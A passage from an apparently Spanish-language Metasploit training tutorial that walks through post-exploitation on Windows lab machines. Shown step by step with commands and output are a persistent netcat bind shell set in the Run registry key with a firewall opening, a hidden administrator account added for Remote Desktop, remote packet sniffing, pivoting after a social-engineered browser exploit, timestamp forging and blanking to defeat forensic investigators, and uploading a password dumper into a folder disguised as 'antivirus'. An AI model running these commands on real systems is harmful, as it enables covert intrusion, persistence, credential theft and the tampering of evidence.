-v      The registry value name (E.g. Stuff).

COMMANDS:
enumkey    Enumerate the supplied registry key [-k ]
createkey   Create the supplied registry key [-k ]
deletekey   Delete the supplied registry key [-k ]
setval      Set a registry value [-k -v -d ]
deleteval   Delete the supplied registry value [-k -v ]
queryval    Queries the data contents of a value [-k -v ]
```

Aquí vemos que hay varias opciones que podemos utilizar para interactuar con el sistema remoto.

Tenemos las opciones de lectura, escritura, crear y eliminar entradas de Registros remoto. Estos pueden ser usados para cualquier tipo de acciones, incluyendo la recopilación de información remota. Usando el registro, puedes ver qué archivos han sido utilizados, los sitios que han sido visitados en Internet Explorer, programas utilizados, los dispositivos USB utilizados, etc.

Hay una lista muy interesante de referencia rápida sobre estas grabaciones en el registro en [http://www.accessdata.com/media/en\\_US/print/papers/wp.Registry\\_Quick\\_Find\\_Chart.en\\_us.pdf](http://www.accessdata.com/media/en_US/print/papers/wp.Registry_Quick_Find_Chart.en_us.pdf) así como cualquier referencia que puedes encontrar en internet, que son muy útiles cuando se busca algo en concreto.

# Backdoor Netcat Persistente

## Backdoor Netcat Persistente

Trabajaremos distinto en este ejemplo, en lugar de buscar información en el sistema remoto, se instalará un backdoor con netcat en el. Esto incluye cambios en el registro y el firewall.

En primer lugar, tenemos que entregar una copia de netcat al sistema remoto:

```
meterpreter > upload /tmp/nc.exe C:\\windows\\system32
[*] uploading   : /tmp/nc.exe -> C:\\windows\\system32
[*] uploaded    : /tmp/nc.exe -> C:\\windows\\system32nc.exe
```

Ahora modificaremos el registro para que ejecute netcat cuando se inicie la maquina y que espere siempre de puertas abiertas en el puerto 455. Esto lo conseguimos modificando la siguiente clave en el registro: HKLM\software\microsoft\windows\currentversion\run .

```
meterpreter > reg enumkey -k
HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run
```

Values (3):

```
VMware Tools
VMware User Process
quicktftpservr
```

```
meterpreter > reg setval -k
HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d
"C:\\windows\\system32\\nc.exe -Ldp 455 -e cmd.exe"
Successful set nc.
meterpreter > reg queryval -k
HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc
Key: HKLM\\software\\microsoft\\windows\\currentversion\\Run
Name: nc
Type: REG_SZ
Data: C:\\windows\\system32\\nc.exe -Ldp 455 -e cmd.exe
```

A continuación, tenemos que modificar un poco el sistema y darle permisos al firewall para que acepte las conexiones remotas a nuestro Backdoor Netcat en su puerto. Abriremos un interprete / consola / prompt y tecleamos el comando "netsh" para hacer los cambios, ya que es un error, mucho menos propensos que modificar directamente el registro. Además, el proceso que se muestra aquí debe funcionar en otras versiones de Windows también, debido a que las direcciones de registro y las funciones son altamente dependientes.

```
meterpreter > execute -f cmd -i
Process 1604 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
```

(C) Copyright 1985-2001 Microsoft Corp.

```
C:\Documents and Settings\Jim\My Documents> netsh firewall show opmode
Netsh firewall show opmode

Domain profile configuration:
-----
Operational mode          = Enable
Exception mode            = Enable

Standard profile configuration (current):
-----
Operational mode          = Enable
Exception mode            = Enable

Local Area Connection firewall configuration:
-----
Operational mode          = Enable
```

Abrimos el puerto 445 en el firewall, y comprobamos si se creo bien la regla.

```
C:\Documents and Settings\Jim\My Documents> netsh firewall add
portopening TCP 455 "Service Firewall" ENABLE ALL
netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
Ok.

C:\Documents and Settings\Jim\My Documents> netsh firewall show
portopening
netsh firewall show portopening

Port configuration for Domain profile:
Port      Protocol    Mode     Name
-----
139      TCP         Enable   NetBIOS Session Service
445      TCP         Enable   SMB over TCP
137      UDP         Enable   NetBIOS Name Service
138      UDP         Enable   NetBIOS Datagram Service

Port configuration for Standard profile:
Port      Protocol    Mode     Name
-----
455      TCP         Enable   Service Firewall
139      TCP         Enable   NetBIOS Session Service
445      TCP         Enable   SMB over TCP
137      UDP         Enable   NetBIOS Name Service
138      UDP         Enable   NetBIOS Datagram Service
```

C:\Documents and Settings\Jim\My Documents>

Cuando hayamos completado, tendremos que reiniciar el sistema remoto y poner a prueba Netcat :D.

```
root@bt4:/pentest/exploits/framework3# nc -v 172.16.104.128 455
172.16.104.128: inverse host lookup failed: Unknown server error :
Connection timed out
(UNKNOWN) [172.16.104.128] 455 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim> dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim

05/03/2009 01:43 AM
.

05/03/2009 01:43 AM
..

05/03/2009 01:26 AM 0 ;i
05/12/2009 10:53 PM
Desktop
10/29/2008 05:55 PM
Favorites
05/12/2009 10:53 PM
My Documents
05/03/2009 01:43 AM 0 QCY
10/29/2008 03:51 AM
Start Menu
05/03/2009 01:25 AM 0 talltelnet.log
05/03/2009 01:25 AM 0 talltftp.log
4 File(s) 0 bytes
6 Dir(s) 35,540,791,296 bytes free

C:\Documents and Settings\Jim>
```

Maravilloso! En una situación real, no se debe utilizar un backdoor tan simple como este, sin autenticación o cifrado ni nada, sin embargo los principios generales de este proceso siguen siendo los mismos que otros cambios en el sistema, y otro tipo de programas piden ejecutarse con el arranque.

## Habilitando Escritorio Remoto

### Habilitando Escritorio Remoto

Veamos otra situación en la que Metasploit nos hace muy fácil el trabajo de apertura de puertas

malvadas utilizando nada más que herramientas integradas en el sistema. Vamos a utilizar el script 'getgui' de Carlos Perez, habilitaremos el escritorio remoto (Remote Desktop), y crearemos una cuenta nueva para acceder con ella.

La utilización de este script no podía de ninguna manera ser mas fácil de lo que ya es.... así que:

```
meterpreter > run getgui -u hax0r -p gibs0n
[*] Windows Remote Desktop Configuration Meterpreter Script by
Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to
auto ...
[*] Opening port in local firewall if necessary
[*] Setting user account for logon
[*] Adding User: hax0r with Password: gibs0n
[*] Adding User: hax0r to local group Remote Desktop Users
[*] Adding User: hax0r to local group Administrators
[*] You can now login with the created user
meterpreter >
```

Ya está, hemos terminado :D, es verdad. Comprueba la conexión para que veas que es así de fácil.



Aquí vemos que si que era fácil si. Se utilizó el comando rdesktop y se especificó el User y Pass que queremos utilizar para el login. Entonces hemos recibido un mensaje de advertencia que nos hace saber que un usuario ya ha iniciado sesión en la consola del sistema, y que si le damos a continuar el usuario se desconectará. Este es el comportamiento esperado para un sistema de escritorio de Windows XP, para que podáis ver que todo funciona como esperábamos. Tenga en cuenta que Windows Server permite logins gráficos lo que resulta que no encontrarás este mensaje de advertencia.

Recuerda que estos tipos cambios son muy poderosos. Pero debes utilizarlos con sabiduría y cautela, pero mucha, debido a que todos estos pasos alteran los sistemas de manera que puedan ser utilizados por los investigadores para rastrear qué tipo de medidas y acciones se realizaron en el sistema.

Mientras mas cambios hagas... mas pruebas dejaras atrás.

## Packet Sniffing con Meterpreter

### Escuchando paquetes con Meterpreter

En el momento de escribir los tutoriales de este curso, H.D. Moore lanzó una nueva función para Metasploit Framework que es muy poderosa en todos los sentidos. Meterpreter tiene ahora la capacidad de escuchar paquetes (packet sniff) en el host remoto sin tocar el disco duro. Esto es especialmente útil si queremos saber y controlar los tipos de información que se están enviando, y aún mejor, este es probablemente el inicio de varios módulos auxiliares, que en última instancia, busca los datos más sensibles dentro de los archivos de captura. El módulo Sniffer puede almacenar hasta 200.000 paquetes en el buffer y también los exporta al formato standard PCAP, que nos permite leer y procesarlos en el psnuffle, el dsniff, el wireshark, entre otros.

Bueno... En primer lugar disparamos nuestro exploit hacia nuestra victimiza, y aumentaremos el nivel para invertir a Meterpreter.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.126
msf exploit(ms08_067_netapi) > set RHOST 10.10.1.119
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage... (216 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.10.1.4:4444 -> 10.10.1.119:1921)
```

Desde aquí iniciamos el sniffer en la interfaz 2 y comenzamos a recoger paquetes. A continuación guarda el resultado del sniffer en /tmp/all.cap .

```
meterpreter > use sniffer
Loading extension sniffer...success.

meterpreter > help
```

```

Sniffer Commands
=====

      Command          Description
      -----          -----
sniffer_dump        Retrieve captured packet data
sniffer_interfaces List all remote sniffable interfaces
sniffer_start       Capture packets on a previously opened
interface
sniffer_stats      View statistics of an active capture
sniffer_stop        Stop packet captures on the specified
interface

meterpreter > sniffer_interfaces

1 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514
usable:true dhcp:true wifi:false )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (200000 packet buffer)

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 19 packets to PCAP file /tmp/all.cap

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 199 packets to PCAP file /tmp/all.cap

```

Ahora podemos utilizar nuestro parser preferido o alguna herramienta de análisis de paquetes PCAP para revisar la información interceptada.

El sniffer de Meterpreter utiliza el MicroOLAP Packet Sniffer SDK. Este puede rastrear los paquetes de la máquina víctima, sin tener que instalar ningún driver o escribir en los archivos del sistema. El módulo es lo suficientemente inteligente para darse cuenta de su propio tráfico, así pues se eliminará automáticamente el tráfico de la interactividad de Meterpreter. Además los pipes de Meterpreter mueven toda la información a través de un túnel SSL / TLS y es totalmente encryptada.

## Pivoting

### Pivoting

Pivoting es una técnica que utiliza una única instancia que sea capaz de "mover" cualquier tipo de tráfico en una red. (también conocida como 'plant' o 'foothold'). Básicamente utilizando el primer compromiso, por ejemplo, nos permite e incluso nos ayuda en la penetración de otros

sistemas inaccesibles. En este caso lo utilizaremos para encaminar el tráfico de una red, normalmente no-routeable.

Imaginemos... Por ejemplo, nosotros somos pentesters de Security-R-Us. Bueno vale, tu vas y echas un vistazo en los directorios de esa empresa, y encuentras a la pobre "Mary J. Swanson" en recursos humanos en el index de la web de Sneaks.IN. Tu le llamas por teléfono a esa tal "Mary J. Swanson" y le dices que eres del grupo de seguridad "Tecnología de la Información", que la necesitas para ir a corregir el ordenador del "tráfico sospechoso". Bueno pues, ella corre a visita su web para ayudarte, y anda que bien, es el I.Explorer corriendo todavía con su última vulnerabilidad.

```
msf > use windows/browser/ms09_002_memory_corruption
msf exploit(ms09_002_memory_corruption) > show options
```

Module options:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Use SSL
URI PATH	/	no	The URI to use for this exploit (default is random)

Exploit target:

Id	Name
--	--
0	Windows XP SP2-SP3 / Windows Vista SP0 / IE 7

```
msf exploit(ms09_002_memory_corruption) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms09_002_memory_corruption) > set URIPATH /
URIPATH => /
msf exploit(ms09_002_memory_corruption) > set PAYLOAD
windows/patchupmeterpreter/reverse_tcp
PAYLOAD => windows/patchupmeterpreter/reverse_tcp
msf exploit(ms09_002_memory_corruption) > show options
```

Module options:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Use SSL
URI PATH	/	no	The URI to use for this exploit (default is random)

```
Payload options (windows/patchupmeterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

```
Exploit target:
```

Id	Name
0	Windows XP SP2-SP3 / Windows Vista SP0 / IE 7

```
msf exploit(ms09_002_memory_corruption) > set LHOST 10.10.1.109
LHOST => 10.10.1.109
msf exploit(ms09_002_memory_corruption) > set LPORT 8080
LPORT => 8080
msf exploit(ms09_002_memory_corruption) > exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.10.10.243:80/
[*] Server started.
```

Nuestro ataque de ingeniería social ha sido todo un éxito! Mas o menos como los asiáticos y Google hace poco tiempo. Pobre Mary Swanson se ha conectado a la página web y, sin saberlo, ha dado pleno acceso a su computadora.

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.10.1.109:80/
[*] Server started.
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption
Vulnerability to 10.10.1.104:62238...
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption
Vulnerability to 10.10.1.104:62238...
[*] Transmitting intermediate stager for over-sized stage...(216
bytes)
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption
Vulnerability to 10.10.1.104:62238...
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (205835 bytes)...
[*] Upload completed.
```

```

[*] Meterpreter session 1 opened (10.10.1.109:8080 ->
10.10.1.104:62239)

msf exploit(ms09_002_memory_corruption) > sessions -l

Active sessions
=====

```

Id	Description	Tunnel
1	Meterpreter	10.10.1.109:8080 -> 10.10.1.104:62239

```

msf exploit(ms09_002_memory_corruption) >

```

Vale, que bien. La cuestión es... ¿A donde vamos ahora???

De alguna u otra manera tenemos que elevar nuestro acceso todavía más y más aun en la red. No se si lo abéis notado, pero hemos utilizado un Payload REVERSE Meterpreter. Observe las maquinas de ataque, el IP está en una sub-red diferente de la de la maquina de las víctimas. La dirección IP víctima es 10.211.55.140 y nuestro ataque proviene de 10.10.1.109 ¿Cómo podemos lanzar ataques contra otros sistemas en la red? Si queremos ir detrás de otra dirección en 10.221.55.128, tenemos que dar la vuelta a la conexión y así explotar el sistema. Vamos allá.

Empezaremos por interactuar con la sesión Meterpreter y anotaremos siempre nuestra dirección IP frente a las víctimas... Tecleamos el comando 'route' para ver las sub-redes disponibles en el PC de la víctima.

```

msf exploit(ms09_002_memory_corruption) > sessions -l

Active sessions
=====

```

Id	Description	Tunnel
1	Meterpreter	10.10.1.109:8080 -> 10.10.1.104:62239

```

msf exploit(ms09_002_memory_corruption) > ifconfig
[*] exec: ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0d:29:d9:ec:cc
          inet addr:10.10.1.109  Bcast:10.10.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee8:ebe7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14826 errors:12824 dropped:0 overruns:0 frame:0
          TX packets:6634 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7542708 (7.5 MB)  TX bytes:2385453 (2.3 MB)
          Interrupt:19 Base address:0x2024

msf exploit(ms09_002_memory_corruption) > sessions -i 1

```

```

[*] Starting interaction with 1...
meterpreter > route

Network routes
=====

Subnet          Netmask          Gateway
-----          -----          -----
0.0.0.0          0.0.0.0          10.211.55.2
10.211.55.0      255.255.255.0    10.211.55.140
10.211.55.140    255.255.255.255  127.0.0.1
10.255.255.255  255.255.255.255  10.211.55.140
127.0.0.0          255.0.0.0          127.0.0.1
224.0.0.0          240.0.0.0          10.211.55.140
255.255.255.255  255.255.255.255  10.211.55.140

meterpreter >
Background session 1? [y/N]y

```

Con esta valiosa información en la mano, se le añade la nueva ruta a Metasploit utilizando la subred y la máscara de red de la víctima y señalando que el número de sesiones Meterpreter sea solo "1" en este caso, claro. Ahora ejecutaremos el comando 'route print' y nos mostrará las rutas disponibles para nosotros.

```

msf exploit(ms09_002_memory_corruption) > route add 10.211.55.0
255.255.255.0 1
msf exploit(ms09_002_memory_corruption) > route print

Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -----          -----
10.211.55.0      255.255.255.0    Session 1

msf exploit(ms09_002_memory_corruption) >

```

Ahora vamos a utilizar nuestra nueva ruta para explotar un sistema más dentro de la red de la víctima.

```

msf exploit(ms09_002_memory_corruption) > use
windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/patchupmeterpreter/reverse_tcp
PAYLOAD => windows/patchupmeterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options:

```

Name	Current Setting	Required	Description
RHOST address		yes	The target
RPORT port	445	yes	Set the SMB service
SMBPIPE SRVSVC)	BROWSER	yes	The pipe name to use (BROWSER,

Payload options (windows/patchupmeterpreter/reverse\_tcp) :

Name	Current Setting	Required	Description
EXITFUNC process	thread	yes	Exit technique: seh, thread,
LHOST address		yes	The local
LPORT port	4444	yes	The local

Exploit target:

Id	Name
--	---
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf exploit(ms08_067_netapi) > set LPORT 9000
LPORT => 9000
msf exploit(ms08_067_netapi) > set LHOST 10.10.1.109
LHOST => 10.10.1.109
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 Service Pack 2 - lang:English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (205835 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (10.10.1.109:9000 ->
10.10.1.104:62260)
```

```
meterpreter >
Background session 2? [y/N]y
```

Parece que otra vez tenemos éxito. Vamos a confirmar que estamos donde queremos estar.

```
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
=====


| Id | Description | Tunnel                                |
|----|-------------|---------------------------------------|
| -- | -----       | -----                                 |
| 1  | Meterpreter | 10.10.1.109:8080 -> 10.10.1.104:62239 |
| 2  | Meterpreter | 10.10.1.109:9000 -> 10.10.1.104:62260 |



msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > execute -f cmd.exe -i
Process 3864 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32> ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 6:

Connection-specific DNS Suffix . : localdomain
IP Address . . . . . : 10.211.55.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.211.55.2

C:\WINDOWS\system32>
```

Birra para todos :D!!! hemos tenido éxito si, en esta explotación, comprometiendo la red 10.211.55.0/24 y los hosts normalmente no routeables.

Tenemos ahora un acceso total a 10.211.55.140 y 10.211.55.128, si te paras a observar nos dice que 10.10.1.109 está conectado a 10.10.1.104, observe también que nosotros hicimos un Payload REVERSE y que 10.10.1.104 es la dirección IP externa. El 10.211.55.128 y 10.211.55.140 NAT están detrás del 10.10.1.104 router.

# TimeStomp

## TimeStomp

Interactuar con la mayoría de los archivos del sistema es como caminar en la nieve... dejaras huellas, muchas huellas. Edemas el grado de detalle de estas huellas son muy altas, aunque también se puede aprender mucho con ellas, y cuánto tiempo esta dura depende de diversas circunstancias. El arte de analizar estos artefactos se llama "Digital Forensics", mas utilizado por la policia que nadie. Por diversas razones, al realizar una penetración de buena magnitud, puede que quiera hacer que sea difícil para un analista forense determinar las acciones que has tomado.

La mejor y mas fiable manera de evitar la detección de una investigación forense es simple: !No toque el sistema de ficheros! Una de las cosas bellas que tiene Meterpreter, que se carga en la memoria sin escribir nada en el disco, en gran medida minimizando los artefactos que se suele dejar en un sistema. Sin embargo, en muchos casos puede que tengas que interactuar con archivos del sistema de alguna manera. En estos casos timestamp puede sernos de gran utilidad.

Veamos en un archivo cualquiera en el sistema, cuantas , cuando y como de veces a sido este (Modificado, accesado cambiado):

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 5/3/2009 2:30:08 AM
Last Accessed: 5/3/2009 2:31:39 AM
Last Modified: 5/3/2009 2:30:36 AM
```

Ahora vamos a empezar por la explotación del sistema en Meterpreter. Después de eso, vamos a cargar el módulo timestamp, y echar un vistazo rápido al archivo en cuestión.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] meterpreter session 1 opened (172.16.104.130:4444 ->
172.16.104.145:1218)
meterpreter > use priv
Loading extension priv...success.
meterpreter > timestamp -h

Usage: timestamp file_path OPTIONS
```

OPTIONS:

```
-a      Set the "last accessed" time of the file
-b      Set the MACE timestamps so that EnCase shows blanks
-c      Set the "creation" time of the file
-e      Set the "mft entry modified" time of the file
-f      Set the MACE of attributes equal to the supplied file
-h      Help banner
-m      Set the "last written" time of the file
-r      Set the MACE timestamps recursively on a directory
-v      Display the UTC MACE values of the file
-z      Set all four attributes (MACE) of the file
```

```
meterpreter > pwd
C:\Program Files\War-ftpd
meterpreter > cd ..
meterpreter > pwd
C:Program Files
meterpreter > cd ..
meterpreter > cd Documents\ and\ Settings
meterpreter > cd P0WN3D
meterpreter > cd My\ Documents
meterpreter > ls
```

Listing: C:\Documents and Settings\P0WN3D\My Documents

```
=====
Mode           Size   Type    Last modified
Name
-----
40777/rwxrwxrwx  0     dir     Wed Dec 31 19:00:00 -0500 1969
.
40777/rwxrwxrwx  0     dir     Wed Dec 31 19:00:00 -0500 1969
..
40555/r-xr-xr-x  0     dir     Wed Dec 31 19:00:00 -0500 1969  My
Pictures
100666/rw-rw-rw- 28    fil     Wed Dec 31 19:00:00 -0500 1969  test.txt
meterpreter > timestamp test.txt -v
Modified       : Sun May  3 04:30:36 -0400 2009
Accessed       : Sun May  3 04:31:51 -0400 2009
Created        : Sun May  3 04:30:08 -0400 2009
Entry Modified: Sun May  3 04:31:44 -0400 2009
```

Ahora, echemos un vistazo a fechas / data MAC solicitadas. Vemos que el archivo fue creado recientemente. Vamos a hacernos un poco el tonto y hacer como si esta fuera una herramienta Super-Secreta que tenemos que esconder (test.txt). Una manera de hacer esto podría ser transformando la fecha MAC para que coincida con la fecha MAC de otro archivo en el sistema. Podemos copiar los tiempos / fecha MAC de cmd.exe a test.txt para hacer la mezcla un poco mejor.

```
meterpreter > timestamp test.txt -f C:/WINNT/system32/cmd.exe
[*] Setting MACE attributes on test.txt from C:\WINNT\system32\cmd.exe
meterpreter > timestamp test.txt -v
Modified      : Tue Dec  07 08:00:00 -0500 1999
Accessed     : Sun May  03 05:14:51 -0400 2009
Created       : Tue Dec  07 08:00:00 -0500 1999
Entry Modified: Sun May  03 05:11:16 -0400 2009
```

Eso es! Ahora parece como si el archivo text.txt fue creado en diciembre de 1999. Veamos como se ve esto desde Windows.

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 12/7/1999 7:00:00 AM
Last Accessed: 5/3/2009 3:11:16 AM
Last Modified: 12/7/1999 7:00:00 AM
```

Exito! fíjate que hay algunas pequeñas diferencias entre los tiempos a través de Windows y MSF. Esto se debe a la forma en que se muestran las zonas horarias. Windows muestra los tiempos en -0600, mientras que MSF muestra los tiempos de como -0500. Cuando se ajuste la diferencia horaria, podemos ver que coinciden. Observe también que el acto de comprobación de la información dentro de archivos de Windows ha alterado el tiempo del último acceso. Esto viene a demostrar lo frágiles que pueden llegar a ser las fechas MAC, así que debe tenerse cuando se interactúa con ellas

Vamos ahora a hacer un cambio un poco distinto. En cuando al ejemplo anterior, lo mejor que podemos esperar es que sea más difícil para un investigador determinar cuándo se realizaron los cambios realmente. En estas situaciones, timestamp tiene una gran opción (-b para el blanqueado), donde se reducen a cero los las fechas - tiempos MAC de un archivo. Echemos un vistazo.

```
meterpreter > timestamp test.txt -v
Modified      : Tue Dec  07 08:00:00 -0500 1999
Accessed     : Sun May  03 05:16:20 -0400 2009
Created       : Tue Dec  07 08:00:00 -0500 1999
Entry Modified: Sun May  03 05:11:16 -0400 2009

meterpreter > timestamp test.txt -b
[*] Blanking file MACE attributes on test.txt
meterpreter > timestamp test.txt -v
[-] Error running command timestamp: Invalid MACE values
/pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/priv/
fs.rb:45:in
`get_file_mace'/pentest/exploits/framework3/lib/rex/post/meterpreter/u
i/console/command_dispatcher/priv/timestamp.rb:91:in
`cmd_timestamp'/pentest/exploits/framework3/lib/rex/parser/arguments.r
b:63:in
`parse'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:53:in
```

```
`each_pair`/pentest/exploits/framework3/lib/rex/parser/arguments.rb:53
:in
`parse`/pentest/exploits/framework3/lib/rex/post/meterpreter/packet_dispatcher.rb:78:in
`each_with_index`/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`each`/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`each_with_index`/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`parse`/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/priv/timestamp.rb:65:in
`cmd_timestamp`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command`/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:94:in
`run_command`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:196:in
`run_single`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`each`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single`/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:60:in
`interact`/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:123:in
`call`/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:123:in
`run`/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:58:in
`interact`/pentest/exploits/framework3/lib/msf/base/sessions/meterpreter.rb:181:in
`_interact`/pentest/exploits/framework3/lib/rex/ui/interactive.rb:48:in
`interact`/pentest/exploits/framework3/lib/msf/ui/console/command_dispatcher/core.rb:997:in
`cmd_sessions`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:196:in
`run_single`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`each`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single`/pentest/exploits/framework3/lib/msf/ui/console/command_dispatcher/exploit.rb:143:in
`cmd_exploit`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command`/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_s
```

```
hell.rb:196:in
`run_single'./pentest/exploits/framework3/lib/rex/ui/text/dispatcher_sh
ell.rb:191:in
`each'./pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb
:191:in
`run_single'./pentest/exploits/framework3/lib/rex/ui/text/shell.rb:127:
in `run'./msfconsole:82
```

Este no es el típico mensaje de error que nos jode a todos :D, sino que para nosotros es muy buena señal. Después de la reducción a cero los tiempos MAC, timestamp no pudo analizar las entradas MAC correctamente. Esto es muy interesante, ya que en algunas herramientas forenses saldrán el mismo problema, y se bloqueará al toparse con entradas como ésta.

Vamos a ver cómo se ve el archivo en Windows.

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 1/1/1601
Last Accessed: 5/3/2009 3:21:13 AM
Last Modified: 1/1/1601
```

Muy interesante! Tenga en cuenta que los tiempos / fechas ya no se muestran, y los datos se establecen a enero de 1601. :D Justo cuando nascio el archiconocido astronomo Tycho Brahe..

Sugerencias: <http://en.wikipedia.org/wiki/1601> # Nota

```
meterpreter > cd C:\\WINNT
meterpreter > mkdir antivirus
Creating directory: antivirus
meterpreter > cd antivirus
meterpreter > pwd
C:\\WINNT\\antivirus
meterpreter > upload /pentest/windows-binaries/passwd-attack/pwdump6
c:\\WINNT\\antivirus\\
[*] uploading   : /pentest/windows-binaries/passwd-
attack/pwdump6/PwDump.exe -> c:WINNTantivirusPwDump.exe
[*] uploaded    : /pentest/windows-binaries/passwd-
attack/pwdump6/PwDump.exe -> c:WINNTantivirusPwDump.exe
[*] uploading   : /pentest/windows-binaries/passwd-
attack/pwdump6/LsaExt.dll -> c:WINNTantivirusLsaExt.dll
[*] uploaded    : /pentest/windows-binaries/passwd-
attack/pwdump6/LsaExt.dll -> c:WINNTantivirusLsaExt.dll
[*] uploading   : /pentest/windows-binaries/passwd-
attack/pwdump6/pwservice.exe -> c:WINNTantiviruspwservice.exe
[*] uploaded    : /pentest/windows-binaries/passwd-
attack/pwdump6/pwservice.exe -> c:WINNTantiviruspwservice.exe
meterpreter > ls
```

Listing: C:\\WINNT\\antivirus

=====

Mode	Size	Type	Last modified
Name			

```

-----
40777/rwxrwxrwx    0      dir   Wed Dec 31 19:00:00 -0500 1969
.
40777/rwxrwxrwx    0      dir   Wed Dec 31 19:00:00 -0500 1969
..
